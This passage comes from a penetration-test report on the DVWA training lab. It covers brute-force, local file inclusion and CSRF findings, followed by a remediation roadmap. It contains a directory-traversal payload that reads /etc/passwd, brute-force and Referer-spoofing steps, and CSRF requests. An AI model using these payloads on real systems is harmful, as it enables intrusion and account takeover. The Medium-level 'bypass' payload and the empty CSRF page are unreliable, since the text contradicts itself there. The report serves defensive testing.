4. Observe the login form requesting a username and password.
5. Capture the login request using Burp Suite.
6. Send the request to Intruder or use Hydra to automate login attempts.
7. Perform multiple login attempts using a password wordlist.

The application allows unlimited login attempts without any delay, CAPTCHA, or account lockout mechanism. A successful login attempt returns:

```
Welcome to the password protected area admin
```

This confirms that valid credentials can be discovered through automated password guessing attacks.

Backend Analysis

The application processes each login attempt independently without enforcing any restrictions on repeated authentication failures.

Example request:

```
GET /DVWA/vulnerabilities/brute/?  
username=admin&password=password&Login=Login HTTP/1.1
```

The server continues to process unlimited requests, making automated attacks feasible.

Weak Brute Force Protection Mechanism (Medium)

1. Set Security Level to Medium.
2. Open Brute Force.
3. Capture the authentication request.

4. Perform multiple login attempts using Burp Suite or Hydra.
5. Observe the application's response after repeated failures.

The application introduces a small delay between failed login attempts but does not fully prevent brute force attacks. Attackers can still automate password guessing by slowing request frequency.

Backend Analysis

A delay mechanism has been implemented; however, account lockout and rate limiting controls are absent. As a result, automated attacks remain possible.

Insufficient Authentication Hardening (High)

1. Set Security Level to High.
2. Open Brute Force.
3. Capture and analyze authentication requests.
4. Attempt multiple login requests.

Additional security controls are present, making brute force attacks more difficult. However, determined attackers may still attempt credential guessing if valid usernames are known.

Backend Analysis

The application introduces stronger protections compared to Low and Medium levels but does not completely eliminate authentication attack risks.

Impact

An attacker could:

- Gain unauthorized access to user accounts.
- Compromise administrative accounts.
- Access sensitive application data.
- Perform actions as legitimate users.
- Escalate privileges within the application.
- Use compromised accounts for further attacks.

Risk

Successful brute force attacks can lead to unauthorized account access, privilege escalation, sensitive data exposure, and complete application compromise. Accounts protected only by weak passwords are particularly vulnerable.

Recommendation

- Implement account lockout after multiple failed login attempts.
- Enforce rate limiting on authentication requests.
- Deploy CAPTCHA protection.
- Implement Multi-Factor Authentication (MFA).
- Enforce strong password policies.
- Monitor and alert on suspicious login activity.
- Restrict repeated authentication attempts from the same IP address.

Finding 5: File Inclusion (Local File Inclusion – LFI)

HIGH CVSS Rating: 8.6 (High)

Description

Local File Inclusion (LFI) is a web application vulnerability that occurs when an application dynamically includes files based on user-controlled input without proper validation. An attacker can manipulate file path parameters to access sensitive files stored on the server.

During testing, Local File Inclusion vulnerabilities were successfully identified in the DVWA File Inclusion module across multiple security levels.

CWE Mapping: CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program; CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

OWASP Category: OWASP Top 10 – A05:2021 – Security Misconfiguration

Affected Security Levels: Low, Medium, High

Local File Inclusion via Directory Traversal (Low)

1. Log in to DVWA and navigate to DVWA Security.
2. Set Security Level to Low.
3. Open File Inclusion from the left-side menu.
4. Observe the URL parameter: `?page=include.php`
5. Modify the URL parameter to: `?page=../../../../etc/passwd`
6. Press Enter.

Evidence of Successful Exploitation



File Inclusion (Low) — directory traversal renders `/etc/passwd` in the browser

The application displays the contents of the Linux `passwd` file. Example:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

This confirms that arbitrary files can be included and read from the server.

Backend Analysis

Original code logic:

```
include($_GET['page']);
```

Requested URL:

```
?page=../../../../../../etc/passwd
```

Resulting inclusion:


```
include("../../../../../../../../etc/passwd");
```

The application performs no validation on user-supplied file paths, allowing attackers to access sensitive files.

Directory Traversal Filter Bypass (Medium)

1. Set Security Level to Medium.
2. Open File Inclusion.
3. Observe that basic filtering has been implemented.
4. Modify the URL parameter to: `?page=../../../../../../etc/passwd`
5. Press Enter.

Evidence of Successful Exploitation



File Inclusion (Medium) — RFI/traversal test ("This is an RFI test")

The application successfully displays the contents of the passwd file.

Backend Analysis

The application attempts to block traversal sequences such as `../`. However, alternative traversal techniques bypass the filter (e.g. `../../../../../../etc/passwd`). As a result, sensitive files remain accessible.

Restricted File Inclusion Bypass (High)

1. Set Security Level to High.
2. Open File Inclusion.
3. Analyze the URL parameter and application behavior.
4. Attempt directory traversal and inclusion techniques.
5. Submit the request.

Evidence of Successful Exploitation



File Inclusion (High) — file inclusion exposed despite additional filtering

The application exposes file inclusion functionality despite additional filtering mechanisms. Sensitive files or unintended application pages may still be accessible depending on the implemented controls.

Backend Analysis

Additional validation checks are present but fail to fully restrict file inclusion operations. Attackers may still access unauthorized files through bypass techniques.

Impact

An attacker could:

- Read sensitive system files.
- Obtain application configuration files.
- Access database credentials.
- Gather system information.
- Identify user accounts and services.
- Assist further attacks through reconnaissance.
- Potentially achieve Remote Code Execution when combined with other vulnerabilities.

Risk

Successful exploitation allows attackers to access sensitive files stored on the server, potentially exposing credentials, application secrets, and internal system information. When combined with file upload vulnerabilities or log poisoning attacks, LFI may lead to complete server compromise.

Recommendation

- Avoid dynamic file inclusion based on user input.
- Use allow-listed files instead of user-supplied paths.
- Implement strict input validation.
- Restrict access to sensitive directories.
- Disable unnecessary file inclusion functionality.
- Apply the principle of least privilege.
- Regularly review application code for path traversal vulnerabilities.

Finding 6: Cross-Site Request Forgery (CSRF)

HIGH CVSS Rating: 8.8 (High)

Description

Cross-Site Request Forgery (CSRF) is a web application vulnerability that allows an attacker to perform unauthorized actions on behalf of an authenticated user without their knowledge or consent.

The attack exploits the trust that a web application places in a user's browser. If a victim is authenticated to the application, an attacker can craft malicious requests that are automatically executed when the victim visits a malicious webpage.

During testing, CSRF vulnerabilities were successfully identified in DVWA across multiple security levels.

CWE Mapping: CWE-352: Cross-Site Request Forgery (CSRF)

OWASP Category: OWASP Top 10 – A01:2021 – Broken Access Control

Affected Security Levels: Low, Medium, High

Cross-Site Request Forgery via Password Change Functionality (Low)

1. Log in to DVWA and navigate to DVWA Security.
2. Set Security Level to Low.
3. Open CSRF from the left-side menu.
4. Observe the password change functionality.
5. Enter a new password and confirm it.
6. Capture the password change request using Burp Suite.

Example request:

```
GET /DVWA/vulnerabilities/csrf/?  
password_new=Password123&password_conf=Password123&Change=Change HTTP/1.1  
Host: dvwa.local  
Cookie: PHPSESSID=xxxx
```

Create the following malicious HTML page and open it while authenticated to DVWA:

```
<html>  
<body>  
  
</body>  
</html>
```

The victim's password is changed without requiring any additional verification or confirmation.
Application response: Password Changed.

Backend Analysis

The application accepts state-changing requests without verifying whether the request originated from a legitimate application page. No CSRF token validation is performed.

Referer Header Validation Bypass (Medium)


1. Set Security Level to Medium.

2. Open CSRF module.
3. Capture the password change request.
4. Observe that the application checks the HTTP Referer header.
5. Using Burp Suite, modify the Referer header to match the DVWA domain.
6. Replay the request.

Example header:

```
Referer: http://dvwa.local/DVWA/vulnerabilities/csrf/
```

Evidence of Successful Exploitation



Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:

••••••••

Confirm new password:

Change

Password Changed.

CSRF (Medium) — Burp request with spoofed Referer; "Password Changed."

Application response: Password Changed. The password change request is accepted when the Referer header contains an expected value.

Backend Analysis

The application relies on Referer header validation for protection. Since Referer headers can be manipulated, this protection mechanism is insufficient.

CSRF Protection Using Anti-CSRF Tokens (High)

1. Set Security Level to High.
2. Open CSRF module.
3. Capture the password change request using Burp Suite.

4. Observe the presence of a CSRF token parameter.
5. Remove or modify the token value.
6. Replay the request.

Example token:

```
user_token=7d7c8e0c123456789abcdef
```

Evidence of Successful Exploitation

```

1 GET /DVWA/vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Change&user_token=b34611991960b26f51828733ee63d5dc HTTP/1.1
2 Host: 192.168.206.179
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:137.0) Gecko/20100101 Firefox/137.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://192.168.206.179/DVWA/vulnerabilities/csrf/
9 Cookie: PHPSESSID=2b480ed2378f80bd1ac320ccab9ffc32; security=high
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i

```

```

Search HTML
<br>
<input type="password" autocomplete="off" name="password_new">
<br>
Confirm new password:
<br>
<input type="password" autocomplete="off" name="password_conf">
<br>
<br>
<input type="submit" value="Change" name="Change">
<input type="hidden" name="user_token" value="b34611991960b26f51828733ee63d5dc">
</form>

```

CSRF (High) — request includes user_token; hidden token field in form HTML

The request is rejected when an invalid or missing token is supplied. Example response: CSRF token is incorrect.

Backend Analysis

The application implements anti-CSRF tokens that are validated before processing sensitive actions. This significantly reduces the likelihood of successful CSRF attacks.

Impact

An attacker could:

- Change user account passwords.
- Modify user profile information.
- Perform unauthorized actions.
- Abuse authenticated user privileges.
- Compromise user accounts.
- Conduct privilege escalation attacks.

Risk

Successful exploitation allows attackers to perform unauthorized actions on behalf of authenticated users without requiring knowledge of their credentials. Sensitive account functions such as password changes can be abused, potentially leading to complete account compromise.

Recommendation

- Implement anti-CSRF tokens for all state-changing requests.

- Use SameSite cookie attributes.
- Validate Origin and Referer headers.
- Require re-authentication for sensitive operations.
- Use POST requests instead of GET requests for sensitive actions.
- Implement Multi-Factor Authentication (MFA) for critical account changes.
- Regularly review application functionality for CSRF weaknesses.

5. Findings Summary

This section consolidates all vulnerabilities identified during the assessment. A total of six vulnerabilities were confirmed across the DVWA application, all reproducible across the Low, Medium, and High security levels.

5.1 Severity Distribution

Severity	Count
Critical	2
High	4
Medium	0
Low	0
Total	6

5.2 Consolidated Findings

#	Vulnerability	Severity	CVSS	OWASP (2021)	CWE	Status
1	SQL Injection	Critical	9.8	A03 – Injection	CWE-89	Confirmed
2	Cross-Site Scripting (XSS)	High	8.8	A03 – Injection	CWE-79	Confirmed
3	Command Injection	Critical	9.8	A03 – Injection	CWE-78	Confirmed
4	Brute Force	High	8.1	A07 – Auth Failures	CWE-307	Confirmed
5	File Inclusion (LFI)	High	8.6	A05 – Security Misconfig.	CWE-98 / 22	Confirmed
6	Cross-Site Request Forgery	High	8.8	A01 – Broken Access Ctrl	CWE-352	Confirmed

6. Exploitation and Validation

Each identified vulnerability was manually validated through controlled exploitation to confirm its existence and assess real-world impact, rather than relying solely on automated scanner output. The SQL Injection and Command Injection findings were escalated to demonstrate database credential extraction and operating-system command execution respectively, confirming their Critical classification.

The XSS, File Inclusion, and CSRF findings were validated by executing proof-of-concept payloads and capturing application responses. The Brute Force finding was validated by observing the absence of effective rate-limiting and lockout controls at the Low and Medium levels.

All exploitation was performed in an isolated lab environment with no impact to production systems, in line with the agreed scope and ethical testing practices.

7. Risk Analysis and Business Impact

The assessment revealed that DVWA is susceptible to multiple injection-class vulnerabilities that, in a real-world deployment, would allow an attacker to compromise the confidentiality, integrity, and availability of the application and its underlying server.

The two Critical findings (SQL Injection and Command Injection) represent the highest risk, as they permit direct extraction of sensitive data and arbitrary command execution that could lead to full server compromise. The High findings compound this exposure: XSS enables session hijacking and client-side attacks, File Inclusion exposes sensitive system files and can chain into remote code execution, CSRF allows unauthorized state-changing actions on behalf of authenticated users, and weak Brute Force protections undermine the authentication layer that the other controls depend on.

Collectively, these weaknesses could result in unauthorized data disclosure, account takeover, regulatory and reputational damage, and complete loss of control over the hosting environment.

8. Remediation Roadmap

Remediation should be prioritized by severity, addressing Critical findings first.

Priority	Finding	Key Remediation	Timeline
1	SQL Injection	Prepared statements / parameterized queries; least-privilege DB accounts	Immediate
2	Command Injection	Eliminate shell calls; use safe APIs; allow-list input	Immediate
3	File Inclusion (LFI)	Allow-list permitted files; disable dynamic inclusion of user input	Short-term
4	Cross-Site Scripting	Context-aware output encoding; Content Security Policy (CSP)	Short-term
5	CSRF	Anti-CSRF tokens on all state-changing requests;	Short-term

Priority	Finding	Key Remediation	Timeline
		SameSite cookies	
6	Brute Force	Account lockout, rate limiting, CAPTCHA, MFA	Medium-term

8.1 General Hardening Recommendations

- Adopt secure-by-design coding standards aligned with the OWASP Secure Coding Practices.
- Validate and sanitize all user input on the server side using allow-lists.
- Apply the principle of least privilege across application, database, and OS accounts.
- Deploy a Web Application Firewall (WAF) as a defense-in-depth control.
- Integrate security testing (SAST / DAST) into the development lifecycle.
- Conduct periodic penetration testing and secure code reviews.

9. Conclusion

The penetration testing engagement successfully identified and validated six vulnerabilities in the DVWA application across all three security levels. The presence of two Critical and four High-severity findings demonstrates that, without proper input validation, output encoding, and authentication controls, the application is exposed to complete compromise.

The progression of testing from Low to High security levels also illustrated how incremental controls (filtering, Referer validation, anti-CSRF tokens, request delays) raise the difficulty of exploitation but do not, on their own, eliminate the underlying weaknesses. Robust remediation requires addressing the root causes through secure coding practices rather than relying on partial filtering.

Implementing the prioritized remediation roadmap in Section 8 will significantly strengthen the application's security posture. It is recommended that all Critical findings be remediated immediately and that a follow-up assessment be conducted to verify the effectiveness of the applied fixes.

10. Appendices

Appendix A — Tools Used

Tool	Purpose
Nmap	Service and version detection, NSE scanning
Nikto	Web server vulnerability scanning
Burp Suite	Request interception and manipulation
OWASP ZAP	Web application vulnerability scanning
sqlmap	SQL injection automation
Hydra	Automated brute-force testing
Firefox + FoxyProxy	Traffic routing to proxy

Appendix B — CVSS Severity Reference

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9

Appendix C — References

1. OWASP Top 10 (2021)
2. OWASP Web Security Testing Guide (WSTG)
3. NIST SP 800-115 — Technical Guide to Information Security Testing and Assessment
4. Common Weakness Enumeration (CWE) database
5. DVWA Official Documentation